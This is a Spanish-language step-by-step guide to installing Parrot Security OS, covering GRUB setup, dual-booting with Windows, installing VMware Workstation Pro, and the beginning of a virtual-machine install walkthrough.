
# PARROT SECURITY OS

**\*\*Su instalación comenzará ahora. En mi PC, el cual tiene un disco duro de 6500 RPM, tarda 8 mins. aproximadamente\*\***



## Paso 7: Instalar el cargador de arranque GRUB

Seleccione Yes para instalar el cargador de arranque grub en la siguiente pantalla. Presione Enter cuando esté preparado.



Paso 7.a: Instalación del cargador de arranque GRUB en el disco duro


Seleccione el único disco duro disponible (generalmente la última opción)

Paso 7.b: Pulse Continue para finalizar la instalación

Una vez la instalación haya finalizado, pulse continue y el sistema terminará instalando y se reiniciará.


Paso 7.c: Acceda a Parrot Security la primera vez

Introduzca su Contraseña



# PARROT SECURITY OS

**\*\*Ud. acaba de instalar Parrot Security y ha terminado!\*\***



## Instalación de Parrot Security OS junto a Windows (DualBoot).


Parrot Security suele ser mejor instalado en un sistema de arranque dual. Esto le permite ejecutar Linux en su hardware actual, pero siempre puede reiniciar en Windows si necesita ejecutar el software de Windows o jugar juegos de PC.

Configurar Parrot Security en un sistema de arranque dual es bastante simple, y los principios son los mismos para cada distribución de Linux. El arranque dual de Linux en una Mac o una Chromebook es un proceso diferente.

Aquí está el proceso básico que necesitará seguir:

### \* Instalar Windows primero

Su PC probablemente ya tiene instalado Windows en él, y eso está bien. Si está configurando un PC desde cero, asegúrese de seleccionar la opción "Instalación personalizada" y le pida a Windows que utilice sólo parte del disco duro, dejando un poco de espacio asignado para Parrot Security. Esto le ahorrará el problema de cambiar el tamaño de la partición más adelante. Si ya tiene instalado Windows, siga las siguientes instrucciones.





## Windows ya instalado:

Si ya tiene instalado Windows, está bien. Si no, asegúrese de instalar Windows primero, antes de instalar Parrot Security. Si instala Parrot Security en segundo lugar, puede configurar su cargador de inicio correctamente para coexistir felizmente con Windows. Si instala Windows en segundo lugar, ignorará Parrot Security y tendrá que pasar por algunos problemas para que su cargador de arranque GRUB de Parrot Security vuelva a funcionar.


Elija su distribución de Parrot Security y ponga su instalador en una unidad USB o DVD. Inicie desde esa unidad e instálela en su sistema, asegurándose de seleccionar la opción que lo instala en el disco duro que vamos a crear en Windows. No le diga que limpie su disco duro. Se configurará automáticamente un menú de cargador de arranque GRUB que le permite elegir su sistema operativo preferido cada vez que arranca su computadora. Aunque los esquemas generales son simples, esto puede ser complicado por una serie de cuestiones, incluyendo los requisitos de UEFI Secure Boot en Windows 8 y 10 PC y cifrado de disco.

## Partición Para Parrot Security:

Probablemente desee cambiar el tamaño de la partición del sistema Windows para hacer espacio para Parrot Security. Si ya tiene algún espacio no asignado o un disco duro separado para Parrot Security, eso es perfecto. De lo contrario, es el momento de cambiar el tamaño de la partición de Windows existente para que pueda crear espacio para una nueva partición de Parrot Security.

Usted puede hacer esto de varias maneras. La mayoría de los instaladores de Linux le permiten cambiar el tamaño de particiones de Windows NTFS, por lo que puede hacer esto durante el proceso de instalación. Sin embargo, es posible que desee reducir la partición del sistema Windows desde dentro de Windows para evitar posibles problemas.

Para ello, abra la utilidad Disk Management - pulse Windows Key + R, escriba diskmgmt.msc en el cuadro de diálogo Ejecutar y pulse Enter. Haga clic con el botón derecho del ratón en la partición del sistema de Windows, es probable que su unidad C: \ - y seleccione "Shrink Volume". Reducirlo para liberar espacio para su nuevo sistema Parrot Security.



Si está utilizando cifrado de BitLocker en Windows, no podrá cambiar el tamaño de la partición. En su lugar, tendrá que abrir el Panel de control, acceder a la página de configuración de BitLocker y hacer clic en el enlace "Suspender protección" a la derecha de la partición cifrada que desea cambiar el tamaño. A continuación, puede cambiar el tamaño normalmente y BitLocker se volverá a habilitar en la partición después de reiniciar el equipo.

## Crear USB / DVD Bootable:

A continuación, cree los medios de instalación para su sistema Parrot Security. Puede descargar el archivo ISO desde <https://www.parrotsec-es.org/download.php> y grabarlo en un disco o crear una unidad USB de arranque. Reinicie su computadora y debe arrancar automáticamente desde el medio de instalación que ha insertado. Si no es así, deberá cambiar su orden de arranque o utilizar el menú de arranque de UEFI para arrancar desde el dispositivo.

En algunos ordenadores modernos, puede negarse a arrancar desde los medios de instalación de Linux, ya que está habilitado el inicio seguro. Muchas distribuciones de Linux ahora arrancarán normalmente en los sistemas de arranque seguro, pero no todas. Es posible que deba desactivar Secure Boot antes de instalar Parrot Security.

Vaya a través del instalador hasta que llegue a una opción que le pregunte dónde (o cómo) desea instalar la distribución de Parrot Security. Esto parecerá diferente, pero usted quiere elegir la opción que le permite instalar Parrot Security en la partición separada que creó en Windows (generalmente denominado espacio libre) o elegir una opción de particionamiento manual y crear sus propias particiones. No le diga al instalador que se haga cargo de todo el disco duro o reemplace Windows, ya que eso borrará su sistema Windows existente. Asegúrese de particionar en el espacio libre o en la unidad asignada que creó.

Una vez que haya instalado Parrot Security, instalará el gestor de arranque GRUB en su sistema. Cada vez que arranque su computadora, GRUB se carga primero, lo que le permite elegir el sistema operativo que desea arrancar: Windows o Parrot Security.

Puede personalizar las opciones de GRUB, incluyendo qué sistema operativo es el predeterminado y cuánto tiempo GRUB espera hasta que arranque automáticamente el sistema operativo predeterminado. La mayoría de las distribuciones de Linux no ofrecen aplicaciones de configuración de GRUB fáciles, por lo que puede que necesite configurar el gestor de arranque de GRUB editando sus archivos de configuración. Pero como un GRUB normal de Parrot Security responde bien si está instalado correctamente, no hay ningún problema.

## **Instalación de VMware Workstation Pro en Parrot GNU/Linux.**

Vmware Workstation es un Hipervisor que permite al usuario crear multiples maquinas virtuales sobre una sola maquina fisica. Cada maquina virtual puede ejecutar su propio sistema operativo, incluyendo versiones de Linux, Windows, BSD, etc. Existe una version gratuita llamada "Vmware Workstation Player" y una paga denominada "Vmware Workstation Pro".

Vmware workstation soporta network bridging de las interfaces de red en la maquina fisica, asi como compartir discos fisicos y dispositivos USB.

Puede conocer mas de sus características visitando:

<https://www.vmware.com/products/workstation-for-linux.html>

### 1. Descarga del instalador.

Para la instalacion de la version "Vmware Workstation Pro", el instalador se debe descargar desde el siguiente link:

<https://www.vmware.com/go/tryworkstation-linux-64>

### 2. Prerrequisitos.

El instalador necesita que nuestro sistema posea la ultima version del compilador gcc. Para instalarlo basta con obtenerlo de los repositorios oficiales de Parrot.

```
sudo apt install gcc
```

### 3. Ejecucion del instalador.

Nos dirigimos al directorio donde descargamos el instalador, le damos permisos de ejecucion e iniciamos el instalador.

### 4. Licencia de Vmware

Al ejecutar el instalador nos encontraremos con una ventana en las que nos invita a aceptar la licencia de uso. Aceptamos y le damos siguiente.

### 5. Seleccion de usuario

La instalacion nos preguntara sobre el usuario que inicialmente conectara al hipervisor. Nos aseguramos que nuestro usuario se encuentre seleccionado y le damos a siguiente.

## 6. Ubicacion de Maquinas Virtuales.

El instalador nos preguntara a donde queremos guardar nuestras maquinas virtuales una vez creadas. Teniendo en cuenta nuestro esquema de particionamiento elegido durante la instalacion de Parrot, y el espacio libre disponible en cada una de las particiones, seleccionamos la mejor opcion y le damos siguiente.

## 7. Puerto de acceso HTTPS a nuestro Workstation.

Por defecto Vmware Workstation abre un puerto de control en nuestra PC en el puerto 443. Si corremos algun servicio web con HTTPS en nuestra PC, conviene cambiar ese puerto a otro.

## 8. Llave de licencia.

Como especificamos al comienzo, la version Workstation Pro, es paga. Vmware provee una evaluacion por 30 dias sin costo, si optamos por esta, el software nos dejara activarla en la primera ejecucion.

De lo contrario si poseemos una licencia valida, podemos ingresarla en:

## 9. Finalizacion de la instalacion.

## 10. Primera Ejecucion

Luego de la instalacion exitosa, se creara un acceso directo a la herramienta en:

Aplicaciones > Herramientas del sistema > Vmware Workstation.

Al iniciar por primera vez, si no se selecciono licencia, se permite la activacion de la evaluacion por 30 dias.

\*\* Luego de activar la evaluacion o ingresar una licencia valida. El software esta listo para su uso.




## ¿Cómo instalar Parrot Security en VMware Workstation? (Guía paso a paso).

Este artículo muestra paso a paso cómo instalar Parrot Security en VMware Workstation, pero también puede utilizar VMware Player, que es gratuito. Este tutorial también ayuda si instalas Parrot Security en hardware físico. De hecho, la instalación de Parrot Security no es muy difícil. En primer lugar, ¿por qué Parrot Security como una máquina virtual? Porque, si eres nuevo en Parrot Security, es muy seguro usarlo como máquina virtual. Puede explorar fácilmente las nuevas características de Parrot Security sin dañar ningún dato en directo en su computadora.

VMware Workstation y VMware Player son software de virtualización a nivel de escritorio. Permite ejecutar varias máquinas virtuales en una máquina física. Puede visitar la página de producto de VMware para obtener más información acerca de la última versión de VMware Workstation y VMware Player.


Pasos para la instalación de Parrot Security en VMware Workstation.

1. Descargue Parrot Security ISO 64 bit aquí <https://www.parrotsec-es.org/download.php> y guárdelo en su computadora.






2. Abra VMware Workstation y haga clic en Crear una nueva máquina virtual.




3. Voy a ir con la instalación personalizada en este tutorial, ya que ofrece más opciones.



